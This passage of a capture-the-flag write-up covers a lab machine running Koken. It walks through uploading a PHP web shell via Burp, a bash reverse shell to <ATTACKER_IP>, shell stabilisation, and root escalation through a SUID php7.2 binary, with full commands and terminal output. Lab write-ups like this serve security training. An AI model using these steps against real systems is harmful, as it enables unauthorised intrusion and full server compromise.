




- Once burp was able to intercept my upload request, I changed my malicious php file back to its original extension (.php) so that it can be executed,

forwarded the request, and proceeded to turn off intercept to enable web traffic to flow normally. The malicious php file was successfully uploaded.

**Output:**






- Upon successfully uploading the payload, I navigated to the Koken source code via the 'Inspect Page Source' utility to identify the precise directory path of the file. Accessing this URL initially yielded a blank page, indicating successful execution of the PHP script without output errors. I then leveraged the system command capability to run the ***whoami*** command, which confirmed my current privileges as a low-privileged service user.

  **Output:**

Import bookmarks... OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Your site tagline

# daisa ahomi

Home Timeline Albums **Content** Essays

Home / Content / lisagiho.php

lisagiho.php View in lightbox Share + ← Newer Older →

**Download File**

**Content**

**Captured**

February 8, 2026 5:04 am

**License**

© All rights reserved

Import bookmarks... OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Home Timeline Albums **Content** Essays

Home / Content / lisagiho.php

lisagiho.php View in lightbox Share + ← Newer Older →

**Download File**

**Content**

**Captured**

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Search HTML

```
<!DOCTYPE html>
<html class="k-source-content k-lens-content">  event  scroll
  <head> … </head>
  <body class="k-source-content k-lens-content">  event
    <div id="container" class="nav-header">  overflow
      <header class="top clearfix">…</header>
      <nav id="main">…</nav>
      <main>
        <div id="twocol">
          <header class="content page">…</header>
          <div class="mcol">
            <header class="content">…</header>
            <figure>
              <div class="figimg">
                <span class="mejs-offscreen">Video Player</span>
                overflow
                <div id="mep_0" class="mejs-container svg k-video
                mejs-video" tabindex="0" role="application" aria-
                label="Video Player" style="width: 645px; height:
                270px;">  event
                <div class="mejs-inner">
                  <div class="mejs-mediaelement">
                    <div class="me-cannotplay" style="width: 645px;
                    height: 0px;">…</div>
                    <video id="k-video-50" class="k-video"
                    preload="metadata" data-
                    src="http://10.48.0.114:8000/storage/originals/
                    a8/6f/lisagiho.php"
                    poster="http://10.48.0.114:8000/admin/images/
```

Filter Styles :hov .cls

```
element {                                          inline
}
.mejs-mediaelement {                               mediaelementplayer.css:1
    width: 100%;
    height: 100%;
}
.mejs-background, .mejs-                           mediaelementplayer.css:1
mediaelement {
    position: absolute;
    top: 0;
    left: 0;
}
a, abbr, acronym, address, applet,                 reset.css:1
article, aside, audio, b, big,
blockquote, body, canvas, caption, center, cite,
code, dd, del, details, dfn, div, dl, dt, em,
embed, fieldset, figcaption, figure, footer, form,
h1, h2, h3, h4, h5, h6, header, hgroup, html, i,
iframe, img, ins, kbd, label, legend, li, mark,
menu, nav, object, ol, output, p, pre, q, ruby, s,
samp, section, small, span, strike, strong, sub,
summary, sup, table, tbody, td, tfoot, th, thead,
time, tr, tt, u, ul, var, video {
    margin: 0;
    padding: 0;
    border: 0;
    font-size: 100%;
    font: inherit;
    vertical-align: baseline;
}
```

Layout Computed Changes Compatibility

Flexbox

*Select a Flex container or item to continue.*

Grid

*CSS Grid is not in use on this page*

Box Model

position 0
margin 0
border 0
padding 0
0 0 0 645×270 0 0 0
0
0
0
0


645×270 absolute

Box Model Properties

| | |
|---|---|
| box-sizing | content-box |
| display | block |
| float | none |
| line-height | 22.4px |
| position | absolute |


offset div#mep_0.mejs-

).mejs-container.svg.k-video.mej... › div.mejs-inner › div.mejs-mediaelement




- To transition from command execution to an interactive session, I established a local listener on port 9623 using the command ***nv -lvnp 9623.*** I then executed a bash reverse shell payload via the web browser by appending the following string to the URL: ***/<file_name>.php?cmd=bash+-c+ 'bash+-i+>%26+/dev/tcp/<ATTACKER_IP>/9623+0>%261'***. This successfully triggered a callback to my listener, providing a stable connection as a low privileged service user.

**Output:**




```
bash: cannot set terminal process group (1370): Inappropriate ioctl for device
bash: no job control in this shell
www-data@photographer:/var/www/html/koken/storage/originals/a8/6f$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

- I then used the command ***python3 'import pty; pty.spawn("/bin/bash")'*** to stabilize the shell into a fully interactive session. To capture user flag, I navigated to the root directory using the command ***cd /*** and utilized

command ***ls*** to map the filesystem. After locating and moving into the user directory ***daisa*** and subsequently the ***Documents*** folder, a standard ***ls*** command returned no visible files. Recognizing this, I ran the command ***ls -la*** to check for hidden content, which successfully revealed ***.userflag.txt ,*** I then used the command ***cat .userflag.txt*** to read the file and successfully captured the non-root flag.

**Output:**

```
bash: cannot set terminal process group (1444): Inappropriate ioctl for device
bash: no job control in this shell
www-data@photographer:/var/www/html/koken/storage/originals/bd/aa$ python3 'import+pty;pty.spawn("/bin/bash")'
<ginals/bd/aa$ python3 'import+pty;pty.spawn("/bin/bash")'
python3: can't open file 'import+pty;pty.spawn("/bin/bash")': [Errno 2] No such file or directory
www-data@photographer:/var/www/html/koken/storage/originals/bd/aa$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ginals/bd/aa$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@photographer:/var/www/html/koken/storage/originals/bd/aa$ cd /
cd /
www-data@photographer:/$ ls -la
ls -la
total 108
drwxr-xr-x  24 root root  4096 Feb  5 07:22 .
drwxr-xr-x  24 root root  4096 Feb  5 07:22 ..
drwxr-xr-x   2 root root  4096 Feb  5 07:18 bin
drwxr-xr-x   4 root root  4096 Feb  5 07:23 boot
drwxrwxr-x   2 root root  4096 Feb 28  2019 cdrom
drwxr-xr-x  18 root root  3960 Feb 10 01:52 dev
drwxr-xr-x 134 root root 12288 Feb  5 07:22 etc
drwxr-xr-x   5 root root  4096 Jul 20  2020 home
lrwxrwxrwx   1 root root    34 Feb  5 07:22 initrd.img -> boot/initrd.img-4.15.0-107-generic
lrwxrwxrwx   1 root root    33 Feb 28  2019 initrd.img.old -> boot/initrd.img-4.15.0-45-generic
drwxr-xr-x  22 root root  4096 Feb 28  2019 lib
drwxr-xr-x   2 root root  4096 Feb  5 07:16 lib64
drwx------   2 root root 16384 Feb 28  2019 lost+found
drwxr-xr-x   2 root root  4096 Feb 26  2019 media
drwxr-xr-x   2 root root  4096 Feb 26  2019 mnt
drwxr-xr-x   2 root root  4096 Feb 26  2019 opt
dr-xr-xr-x 183 root root     0 Feb 10 01:52 proc
drwx------   4 root root  4096 Feb  3 10:19 root
drwxr-xr-x  28 root root   840 Feb 10 01:57 run
drwxr-xr-x   2 root root 12288 Feb  5 07:20 sbin
drwxr-xr-x   2 root root  4096 Feb 28  2019 snap
drwxr-xr-x   2 root root  4096 Feb 26  2019 srv
dr-xr-xr-x  13 root root     0 Feb 10 02:45 sys
drwxrwxrwt  10 root root  4096 Feb 10 02:50 tmp
drwxr-xr-x  11 root root  4096 Feb 26  2019 usr
drwxr-xr-x  15 root root  4096 Jul 20  2020 var
lrwxrwxrwx   1 root root    31 Feb  5 07:22 vmlinuz -> boot/vmlinuz-4.15.0-107-generic
lrwxrwxrwx   1 root root    30 Feb  5 07:22 vmlinuz.old -> boot/vmlinuz-4.15.0-45-generic
www-data@photographer:/$ cd
cd
bash: cd: HOME not set
www-data@photographer:/$ ls
ls
bin    dev   initrd.img      lib64       mnt   root  snap  tmp  vmlinuz
boot   etc   initrd.img.old  lost+found  opt   run   srv   usr  vmlinuz.old
```

```
www-data@photographer:/$ cd
cd
bash: cd: HOME not set
www-data@photographer:/$ ls
ls
bin    dev   initrd.img      lib64       mnt   root  snap  tmp  vmlinuz
boot   etc   initrd.img.old  lost+found  opt   run   srv   usr  vmlinuz.old
cdrom  home  lib             media       proc  sbin  sys   var
www-data@photographer:/$ cd home
cd home
www-data@photographer:/home$ ls
ls
agi  daisa  lost+found
www-data@photographer:/home$ cd daisa
cd daisa
www-data@photographer:/home/daisa$ ls
ls
Desktop    Downloads  Pictures  Templates  examples.desktop
Documents  Music      Public    Videos
www-data@photographer:/home/daisa$ cd Documents
cd Documents
www-data@photographer:/home/daisa/Documents$ ls
ls
www-data@photographer:/home/daisa/Documents$ ls -la
ls -la
total 12
drwxr-xr-x  2 daisa daisa 4096 Feb  3 10:15 .
drwxr-xr-x 16 daisa daisa 4096 Feb  3 10:15 ..
-rwxrwxr-x  1 root  root    31 Feb  3 10:16 .userflag.txt
www-data@photographer:/home/daisa/Documents$ cat .userflag.txt
cat .userflag.txt
You got me! Now find root Flag
```

## IV. Privilege Escalation

- To gain root privileges, I ran the command ***find / -perm -u=s -type f 2>dev/null*** to locate files with SUID bit set, which identified php7.2 as a candidate. By executing the command ***/usr/bin/php7.2 -r "pcntl_exec('/bin/bash', ['-p'],*** I was able to escape to a root shell, confirm my root privileges, navigate to ***/root*** directory, try to map the filesystem, check for hidden content, and was finally able to capture the final root flag.

  **Output:**

```
cd ..
www-data@photographer:/home/daisa$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/php7.2
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/chfn
/bin/ping
/bin/fusermount
/bin/mount
/bin/ping6
/bin/umount
/bin/su
```

```
/bin/su
www-data@photographer:/home/daisa$ /usr/bin/php7.2 -r "pcntl_exec('/bin/bash', ['-p']);"
</daisa$ /usr/bin/php7.2 -r "pcntl_exec('/bin/bash', ['-p']);"
```

```
www-data@photographer:/home/daisa$ /usr/bin/php7.2 -r "pcntl_exec('/bin/bash', ['-p']);"
</daisa$ /usr/bin/php7.2 -r "pcntl_exec('/bin/bash', ['-p']);"
bash-4.3# ls -la
ls -la
total 108
drwxr-xr-x 16 daisa daisa 4096 Feb  3 10:15 .
drwxr-xr-x  5 root  root  4096 Jul 20  2020 ..
-rw-------  1 daisa daisa  966 Jul 20  2020 .ICEauthority
-rw-------  1 daisa daisa   52 Jul 20  2020 .Xauthority
-rw-r--r--  1 daisa daisa  220 Feb 28  2019 .bash_logout
-rw-r--r--  1 daisa daisa 3771 Feb 28  2019 .bashrc
drwx------ 11 daisa daisa 4096 Jul 20  2020 .cache
drwx------  3 daisa daisa 4096 Feb 28  2019 .compiz
drwx------ 14 daisa daisa 4096 Jul 20  2020 .config
-rw-r--r--  1 daisa daisa   25 Feb 28  2019 .dmrc
drwx------  2 daisa daisa 4096 Jul 20  2020 .gconf
drwx------  3 daisa daisa 4096 Jul 20  2020 .gnupg
drwx------  3 daisa daisa 4096 Feb 28  2019 .local
-rw-r--r--  1 daisa daisa  655 Feb 28  2019 .profile
-rw-r--r--  1 daisa daisa    0 Jul 20  2020 .sudo_as_admin_successful
-rw-------  1 daisa daisa  681 Jul 20  2020 .xsession-errors
-rw-------  1 daisa daisa 1664 Jul 20  2020 .xsession-errors.old
drwxr-xr-x  2 daisa daisa 4096 Feb 28  2019 Desktop
drwxr-xr-x  2 daisa daisa 4096 Feb  3 10:15 Documents
drwxr-xr-x  2 daisa daisa 4096 Feb 28  2019 Downloads
drwxr-xr-x  2 daisa daisa 4096 Feb 28  2019 Music
drwxr-xr-x  2 daisa daisa 4096 Feb 28  2019 Pictures
drwxr-xr-x  2 daisa daisa 4096 Feb 28  2019 Public
drwxr-xr-x  2 daisa daisa 4096 Feb 28  2019 Templates
drwxr-xr-x  2 daisa daisa 4096 Feb 28  2019 Videos
-rw-r--r--  1 daisa daisa 8980 Feb 28  2019 examples.desktop
bash-4.3# cd ..
cd ..
bash-4.3# ls
ls
agi  daisa  lost+found
bash-4.3# ls -la
ls -la
total 32
drwxr-xr-x  5 root  root   4096 Jul 20  2020 .
drwxr-xr-x 24 root  root   4096 Feb  5 07:22 ..
drwxr-xr-x 17 agi   agi    4096 Jul 21  2020 agi
drwxr-xr-x 16 daisa daisa  4096 Feb  3 10:15 daisa
drwx------  2 root  root  16384 Feb 28  2019 lost+found
bash-4.3# cd root
cd root
bash: cd: root: No such file or directory
bash-4.3# cd /root
cd /root
```

```
bash-4.3# whoami
whoami
root
bash-4.3# cd /
```

```
bash-4.3# ls -la
ls -la
total 44
drwx------  4 root root 4096 Feb  3 10:19 .
drwxr-xr-x 24 root root 4096 Feb  5 07:22 ..
-rw-------  1 root root   49 Jul 21  2020 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Feb 26  2019 .cache
-rw-------  1 root root  216 Jul 20  2020 .mysql_history
drwxr-xr-x  2 root root 4096 Jul 20  2020 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root   35 Feb  3 10:19 .rootflag.txt
-rw-------  1 root root 5223 Jul 21  2020 .viminfo
bash-4.3# cat .rootflag.txt
cat .rootflag.txt
Congratulations You got root Flag!
```